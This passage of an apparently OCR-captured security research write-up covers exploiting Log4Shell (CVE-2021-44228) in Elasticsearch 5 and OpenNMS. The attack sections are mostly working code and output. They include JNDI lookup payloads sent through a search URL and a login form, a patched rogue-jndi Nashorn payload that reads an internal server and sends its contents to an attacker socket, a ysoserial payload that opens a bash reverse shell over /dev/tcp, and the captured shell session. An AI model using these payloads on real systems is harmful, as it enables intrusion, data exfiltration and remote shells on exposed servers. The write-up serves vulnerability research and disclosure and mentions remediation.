	at com.fasterxml.jackson.core.base.ParserBase._eofAsNextChar(ParserBase.java:547) ~[jackson-core-2.8.6.jar:2.8.6]
	at com.fasterxml.jackson.core.json.UTF8StreamJsonParser._skipWSOrEnd(UTF8StreamJsonParser.java:2931) ~[jackson-core-2.8.6.jar:2.8.6]
	at com.fasterxml.jackson.core.json.UTF8StreamJsonParser.nextToken(UTF8StreamJsonParser.java:731) ~[jackson-core-2.8.6.jar:2.8.6]
	at org.elasticsearch.common.xcontent.json.JsonXContentParser.nextToken(JsonXContentParser.java:55) ~[elasticsearch-5.6.16.jar:5.6.16]
	at org.elasticsearch.search.builder.SearchSourceBuilder.parseXContent(SearchSourceBuilder.java:947) ~[elasticsearch-5.6.16.jar:5.6.16]
	at org.elasticsearch.rest.action.search.RestSearchAction.parseSearchRequest(RestSearchAction.java:96) ~[elasticsearch-5.6.16.jar:5.6.16]
	at org.elasticsearch.rest.action.search.RestSearchAction.lambda$prepareRequest$0(RestSearchAction.java:76) ~[elasticsearch-5.6.16.jar:5.6.16]
	at org.elasticsearch.rest.RestRequest.withContentOrSourceParamParserOrNull(RestRequest.java:395) ~[elasticsearch-5.6.16.jar:5.6.16]
	at org.elasticsearch.rest.action.search.RestSearchAction.prepareRequest(RestSearchAction.java:75) ~[elasticsearch-5.6.16.jar:5.6.16]
	at org.elasticsearch.rest.BaseRestHandler.handleRequest(BaseRestHandler.java:64) ~[elasticsearch-5.6.16.jar:5.6.16]
	at org.elasticsearch.rest.RestController.dispatchRequest(RestController.java:262) ~[elasticsearch-5.6.16.jar:5.6.16]
	at org.elasticsearch.rest.RestController.dispatchRequest(RestController.java:200) [elasticsearch-5.6.16.jar:5.6.16]
```

Which results in a DNS callback:



oyfbln.dnslog.cn

DNS Query Record	
oyfbln.dnslog.cn	172.

Exploitation


Elasticsearch runs on the Netty framework, so the Tomcat-based exploit used against VMware Site Recovery Manager doesn't apply here. We decided to explore the next best option, which is a remote class-loading attack against applications running with Java runtime versions < 8u191. This remote class-loading attack is automated by tools like rogue-jndi.

We pulled a bunch of different versions of Elasticsearch 5 from the `docker.elastic.co/elasticsearch` repo to understand the Java runtime version they were bundled with. We found that all versions from 5.0.0 to 5.6.12 were running Java runtime versions < 8u191, and versions from 5.6.13 to 5.6.16 were running Java runtime >= 8u191. While not everyone runs Elasticsearch using Docker images from `docker.elastic.co/elasticsearch`, we surmise from this that most of the Elasticsearch 5 instances running in the wild are exploitable to remote code execution using the remote class-loading attack.

One wrinkle we discovered with exploitation is that remote code execution is not the same as *arbitrary* code execution. In particular, because of Elasticsearch's usage of the Security Manager, running host commands directly with `Runtime.exec` or `ProcessBuilder` was not possible, and access to the file system was limited. We did find it was possible to make arbitrary network calls, read from/write to a few directories like `/tmp`, and run stuff in memory like a crypto miner.

For instance, to send a network request to an internal server hosted at 10.0.220.54 and send the response back to the attacker's server on port 9999, we modified the `HTTPServer` class in rogue-jndi to use the following payload:


```
{ new javax.script.ScriptEngineManager().getEngineByName(\"nashorn\").eval(\"var
response = \'\'; var is = new java.io.BufferedReader(new
java.io.InputStreamReader(new java.net.URL(\'http://10.0.220.54\').openStream()));
var inputLine=null; while( (inputLine=is.readLine()) != null) response += inputLine;
is.close(); var s = new java.net.Socket(\'192.168.0.140\', 9999); var os = new
java.io.BufferedWriter(new java.io.OutputStreamWriter(s.getOutputStream()));
os.write(response); os.flush(); s.close();\"); }
```


HttpServer.java 9+, M

src > main > java > artsploit > HttpServer.java > HttpServer > patchBytecode(Class, String, String)


```
    /**
     * Patch the bytecode of supplied class constructor by injecting execution of a command
     */
    byte[] patchBytecode(Class clazz, String command, String newName) throws Exception {

        //load ExploitObject.class bytecode
        ClassPool classPool = ClassPool.getDefault();
        CtClass exploitClass = classPool.get(clazz.getName());

        //patch its bytecode by adding a new command
        CtConstructor m = exploitClass.getConstructors()[0];
        //m.insertBefore("{ Runtime.getRuntime().exec(\"" +  escapeJava(command) + "\"); }");
        m.insertBefore(src: "{ new javax.script.ScriptEngineManager().getEngineByName(\"nashorn\").eval(\"var response = \'\';
        exploitClass.setName(newName);
        exploitClass.detach();
        return exploitClass.toBytecode();
    }
```

We set up a simple test internal server on 10.0.220.54:



```
[root@NodeZero [ ~/sandbox ]# echo 'this is a secret' > index.html
[root@NodeZero [ ~/sandbox ]# python3 -m http.server 80
```

Then started up rogue-jndi and netcat listener on port 9999:




```
[sh-3.2# $JAVA_HOME/bin/java -jar target/RogueJndi-1.1.jar -n 192.168.0.140
+-+-+-+-+-+-+-+-+-+
|R|o|g|u|e|J|n|d|i|
+-+-+-+-+-+-+-+-+-+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://192.168.0.140:1389/o=tomcat to artsploit.controllers.Tomcat
Mapping ldap://192.168.0.140:1389/o=websphere2 to artsploit.controllers.WebSphere2
Mapping ldap://192.168.0.140:1389/o=websphere2,jar=* to artsploit.controllers.WebSphere2
Mapping ldap://192.168.0.140:1389/o=groovy to artsploit.controllers.Groovy
Mapping ldap://192.168.0.140:1389/ to artsploit.controllers.RemoteReference
Mapping ldap://192.168.0.140:1389/o=reference to artsploit.controllers.RemoteReference
Mapping ldap://192.168.0.140:1389/o=websphere1 to artsploit.controllers.WebSphere1
Mapping ldap://192.168.0.140:1389/o=websphere1,wsdl=* to artsploit.controllers.WebSphere1
```

And sent the request to trigger the JNDI lookup:


```
curl --path-as-is -X GET 'http://192.168.0.140:9200/_search?
a=$%7Bjndi:ldap://192.168.0.140:1389/o=reference%7D' -d '{'
```

Which resulted in exfiltrating data from the internal server:



```
sh-3.2# nc -l 9999
this is a secretsh-3.2#
```

NodeZero automates all the above steps, resulting in the following proof demonstrating remote code execution against a vulnerable Elasticsearch instance:



Proof of remote code execution via Log4Shell: A Java payload was run on the target, causing it to connect back over HTTP to a web server running on NodeZero

```
python3 /opt/h3/log4shell_exploit.py http://10.0.225.100:9200 /opt/h3/nuclei-templates/log4shell-exploit/CVE-2021-44228-elasticsearch-exploit.yaml -i
10.0.220.54 --ldap_port 23 --http_port 5900 --ldap_jar_path /opt/h3/jndi_server.jar --nuclei_path /opt/h3/nuclei --http_server_path /opt/h3
/n0_http_server.py -o output.json -p java
Timestamp UTC: 2022-06-03 18:03:18
Connection from 10.0.225.100:43842 to 10.0.220.54:5900

HTTP Request:
GET /ping/java/url?t=bc3732d95dd926f48a2726360a5df71c HTTP/1.1
User-Agent: Java/1.8.0_162
Host: 10.0.220.54:5900
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

To exploit Elasticsearch 5 versions running with Java >= 8u191, a deserialization gadget must be found among the libraries in the classpath of the Elasticsearch application. We noticed that Elasticsearch 5 pulls in the `groovy-2.4.6-indy.jar` library, which is vulnerable to CVE-2016-6814 and exploitable using the technique described here. However, we were thwarted from executing this gadget by the Security Manager and did not pursue exploitation further.

Impact

Using the Shodan API, we found a total of 22914 Elasticsearch servers exposed on the Internet without authentication. Of these, 1275 were found to be running Elasticsearch 5, and among those, 955 servers are running a version <= 5.6.12, and therefore are likely to be running a Java runtime < 8u191. Based on this we estimate there are roughly 900-1000 Elasticsearch 5 servers on the Internet that are exploitable to remote code execution using the technique described above. Of course, it's already bad to have an open Elasticsearch server on the Internet – now those servers can also be abused to pivot into internal networks. If you're running a vulnerable version of Elasticsearch, we recommend following the remediation guidance in the Elasticsearch advisory to update to the latest or apply a work-around.


Kudos must be given to the Elasticsearch team for its prescient usage of the Java Security Manager and practicing "defense-in-depth." The fallout for Elasticsearch users could have been much worse. Only a handful of Java applications have taken advantage of the Security Manager, and it'll be interesting to see the path forward with the removal of the Security Manager with JEP-411.

Exploiting OpenNMS

OpenNMS is an open source network monitoring solution. We installed OpenNMS Horizon version 26.2.2 using the docker-compose template from here.


Detection

For a quick win, we tried injecting a JNDI payload into the username field of the login form… and it worked.



```
${jndi:ldap://72qhcc.dnslog.cn:138
••••
```

The DNS callback:




72qhcc.dnslog.cn

DNS Query Record	
72qhcc.dnslog.cn	172.

Using `curl` :


```
curl -X POST -k --path-as-is
http://192.168.0.140:8980/opennms/j_spring_security_check -d
'j_username=${jndi:ldap://72qhcc.dnslog.cn:1389}&j_password=abcd&j_usergroups=&Login='
```

We checked the logs and found the username was getting logged by the `HybridOpenNMSUserAuthenticationProvider` class.



```
2022-07-11 15:38:27,365 WARN  [qtp826285150-400] o.o.w.s.s.HybridOpenNMSUserAuthenticationProvider: User not found: ${jndi:ldap://72qhcc.dnslog.cn:1389}
2022-07-11 15:54:30,958 WARN  [qtp826285150-397] o.o.w.s.s.HybridOpenNMSUserAuthenticationProvider: User not found: ${jndi:ldap://72qhcc.dnslog.cn:1389}
2022-07-11 15:54:54,879 WARN  [qtp826285150-400] o.o.w.s.s.HybridOpenNMSUserAuthenticationProvider: User not found: ${jndi:ldap://72qhcc.dnslog.cn:1389}
2022-07-11 16:05:03,313 WARN  [qtp826285150-400] o.o.w.s.s.HybridOpenNMSUserAuthenticationProvider: User not found: ${jndi:ldap://72qhcc.dnslog.cn:1389}
```

In Github:




https://github.com/OpenNMS/opennms/blob/master/features/springframework-security/src/main/java/org/opennms/web/springframework/security/HybridOpenNMSUserAu

```java

    @Override
    public Authentication authenticate(final Authentication authentication) throws AuthenticationException {
        final String authUsername = authentication.getPrincipal().toString();
        final String authPassword = authentication.getCredentials().toString();
        final SpringSecurityUser user = m_userDao.getByUsername(authUsername);

        if (user == null) {
            LOG.warn("User not found: " + authUsername);
            throw new BadCredentialsException("Bad credentials");
        }
```

Exploitation

The version of OpenNMS we were using was running with Java 11.07 using Jetty as an application server. This means the Tomcat-based exploit we used against VMware Site Recovery Manager and the older JVM based exploit we used against Elasticsearch 5 weren't going to work. We moved to option 3: finding a deserialization gadget in one of the libraries pulled in locally OpenNMS. Looking through the jars, we found `commons-beanutils-1.9.4.jar`, for which there is a well-known deserialization gadget available using ysoserial.




```
[opennms@faf62719fa3d ~]$ find / -name *.jar 2> /dev/null | grep -i beanutils
/opt/opennms/jetty-webapps/opennms-remoting/webstart/commons-beanutils-1.9.4.jar
/opt/opennms/system/commons-beanutils/commons-beanutils/1.9.4/commons-beanutils-1.9.4.jar
/opt/opennms/lib/commons-beanutils-1.9.4.jar
```

Using the ysoserial-modified project, we created our reverse shell payload:

```
$JAVA_HOME/bin/java -jar target/ysoserial-0.0.5-SNAPSHOT-all.jar CommonsBeanutils1
bash 'bash -i >& /dev/tcp/192.168.0.140/9999 0>&1' > test_payload
```

Then served it using JNDI-Exploit-Kit and fired up a netcat listener on port 9999:




```
sh-3.2# $JAVA_HOME/bin/java -jar target/JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar -P test_payload
       _ _   _ _____ _____      ______            _       _ _          _  ___ _
      | | \ | |  __ \_   _|    |  ____|          | |     (_) |        | |/ (_) |
      | |  \| | |  | || |______| |__  __  ___ __ | | ___  _| |_ ______| ' / _| |_
  _   | | . ` | |  | || |______|  __| \ \/ / '_ \| |/ _ \| | __|______|  < | | __|
 | |__| | |\  | |__| || |_     | |____ >  <| |_) | | (_) | | |_       | . \| | |_
  \____/|_| \_|_____/_____|    |______/_/\_\ .__/|_|\___/|_|\__|      |_|\_\_|\__|
                                           | |
                                           |_|               created by @welk1n
                                                             modified by @pimps

[HTTP_ADDR] >> 10.0.120.10
[RMI_ADDR] >> 10.0.120.10
[LDAP_ADDR] >> 10.0.120.10
[COMMAND] >> open /System/Applications/Calculator.app
----------------------------JNDI Links----------------------------
Target environment(Build in JDK - (BYPASS WITH EL by @welk1n) whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://10.0.120.10:1099/zdkuhw
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://10.0.120.10:1099/6kkqxl
ldap://10.0.120.10:1389/6kkqxl
Target environment(Build in JDK 1.6 whose trustURLCodebase is true):
rmi://10.0.120.10:1099/mteyal
ldap://10.0.120.10:1389/mteyal
Target environment(Build in JDK - (BYPASS WITH GROOVY by @orangetw) whose trustURLCodebase is false and have Tomcat 8+ and Groovy in classpath):
rmi://10.0.120.10:1099/kzet6c
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://10.0.120.10:1099/18csre
ldap://10.0.120.10:1389/18csre
Target environment(Build in JDK 1.5 whose trustURLCodebase is true):
rmi://10.0.120.10:1099/y3wbek
ldap://10.0.120.10:1389/y3wbek
```

Then sent the curl request to trigger the exploit:


```
curl -X POST -k --path-as-is
http://192.168.0.140:8980/opennms/j_spring_security_check -d
'j_username=${jndi:ldap://192.168.0.140:1389/serial/CustomPayload}&j_password=abcd&j_u
```

And got the reverse shell:



```
sh-3.2# nc -l 9999
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
[opennms@faf62719fa3d ~]$ id
id
uid=10001(opennms) gid=10001(opennms) groups=10001(opennms)
[opennms@faf62719fa3d ~]$ ls -al
ls -al
total 124
drwxrwx---   1 opennms root     4096 May 17 08:32 .
drwxr-xr-x   1 root    root     4096 Oct  6  2020 ..
-rw-------   1 opennms opennms  1755 Jun  1 18:06 .bash_history
-rw-rw-r--   1 opennms root       18 Nov  8  2019 .bash_logout
-rw-rw-r--   1 opennms root      141 Nov  8  2019 .bash_profile
-rw-rw-r--   1 opennms root      312 Nov  8  2019 .bashrc
drwxrwxr-x   2 opennms root     4096 Oct  6  2020 bin
drwxrwxr-x  11 opennms root     4096 Oct  6  2020 contrib
drwxrwxr-x   1 opennms root     4096 May 17 07:52 data
drwxrwxr-x   2 opennms root     4096 Oct  6  2020 deploy
